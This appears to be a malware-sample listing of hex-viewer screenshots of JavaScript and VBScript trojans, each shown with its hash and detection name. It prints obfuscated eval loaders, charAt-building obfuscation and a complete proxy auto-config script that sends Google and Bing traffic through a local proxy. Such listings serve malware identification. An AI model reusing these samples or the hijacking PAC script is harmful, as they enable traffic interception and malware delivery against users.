
(Trojan.JS.Agent.a)


Hiew: 9b2293323610ccb2af33f977cb21f45c

```
    9b2293323610ccb2af33f977cb21f45c                         ⎕FRO --------          0      00000000?Hiew 8.43 (c)SEN
this["\u0065\u0076a\x6c"]("\57*\u0064\x73\x66\163f\u0064\u0073\x66\u0064\u0073\u0067\x73fuj\u0073\u0064\146\x2a\57\156\
?63\x28\x30)\u0029\u0029\u0020\x3e \45\124\105\115\u0050\45\134\162\x75\u006e\56js\x20&\x26\x20\x74\u0069\x6d\145\x6f\16
?51\113\x25\x33D\45\62\x30\x25\u00328\x332\u0039\x38\u0025\62\x43\45\62\x32\u0068\u0074\x25\622+\u00252\62tp%\63\101\u00
?\x6c\122t\126\u0025\x33\104\45\u0032\x30%\x32\70\u00317\x312\u0031\u0025\62C\u00252\x32\x74\x79%\x32\62\u002b\u0025\u00
?61\151\x4fg\x25\x33D\4520\u0025\x3289\67\x345\u0032\u00252\103\u00252\x32\x73\x61\x25\62\62\x2b\x252\x32\166\145\124\u0
```

b5b98837ede4701a98f1467ab53160fb


(Trojan.JS.Agent.a)


Hiew: b5b98837ede4701a98f1467ab53160fb

```
 b5b98837ede4701a98f1467ab53160fb                        □FRO --------         0       00000000?Hiew 8.43 (c)SEN
function FindProxyForURL(url, host) {
        if (shExpMatch(host, "www.google.*")) return "PROXY 127.0.0.1:8080";
        if (shExpMatch(host, "www.bing.com")) return "PROXY 127.0.0.1:8080";
        return "DIRECT";
}
```

bc70dba947cd5df9fd750353da3faed7


(Trojan.VBS.Agent.a)



```
Hiew: bc70dba947cd5df9fd750353da3faed7
    bc70dba947cd5df9fd750353da3faed7                         FRO --------            0      00000000?Hiew 8.43 (c)SEN
dIm gRQBUJ1zJOFTBowEYhjsETHBYoTJGYqzLuj, FCejzVAjM1SfIDBAfsNYRvnIWCcbQieSzID, gFYmYneVueUEPBGMEBERwBHWq1GMbb1mahw
?SUb N1TikXjMdIwJbTtuRkzaMdUIFBHXQwSfoCP
?grqbuj1ZJOftboWEyhJSeThbyOtJGYqzLuj = "-8827+8946*8510-8395*-1204+1303*803928/7052*7170-7065*465136/4153*-8192+8308*133
?50*1380-1271*413999/4099*1740-1708*7060-6950*7496-7395*7549-7429*-8763+8879*9020/902*5822-5790*4469-4367*-254+371*4905-
?8524/5926*335760/4197*261615/2445*3072-2955*-5208+5296*-1899+1978*79640/1991*-1792+1859*420408/5839*40062/607*414585/49
```

dbfcc7ffadee586e24f8247387b10d6e


(Trojan.JS.Agent.b)


Hiew: dbfcc7ffadee586e24f8247387b10d6e

```
    dbfcc7ffadee586e24f8247387b10d6e                     ▯FRO --------        0      00000071?Hiew 8.43 (c)SEN

function 1tznxK(zpRoMXm)
{
        return "c\x68\x61\x72At";
}

function PhrNvHE(rH1m)
{
        var gwUoi = 1Dvd();
        gwUoi += "'@j_1DO`z:RKbf1wH\\[SXYQ+6 %";
        gwUoi += "#EL(VZig0A];e/>3=|";
```

dee2decebaf53fead3714cfa6e862378

(Trojan.JS.Agent.c)



Hiew: dee2decebaf53fead3714cfa6e862378

```
    dee2decebaf53fead3714cfa6e862378                    FRO --------             0      00000002?Hiew 8.43 (c)SEN

?function rbM(KK)
?{
?        var H = "c" + "h" + "" + "a" + "" + "";
?        var Cpf =  "" + "" + "" + "r" + "" + "A" + "" + "t";
?        return H + "" + Cpf;
?}
?
?function uHh(vF)
?{
?        var W = " !\"#" + "$%&" + "'()*+,-./012" + "345678" + "9:;<=>?@" + "ABC" + "DEFG";
```

Q & A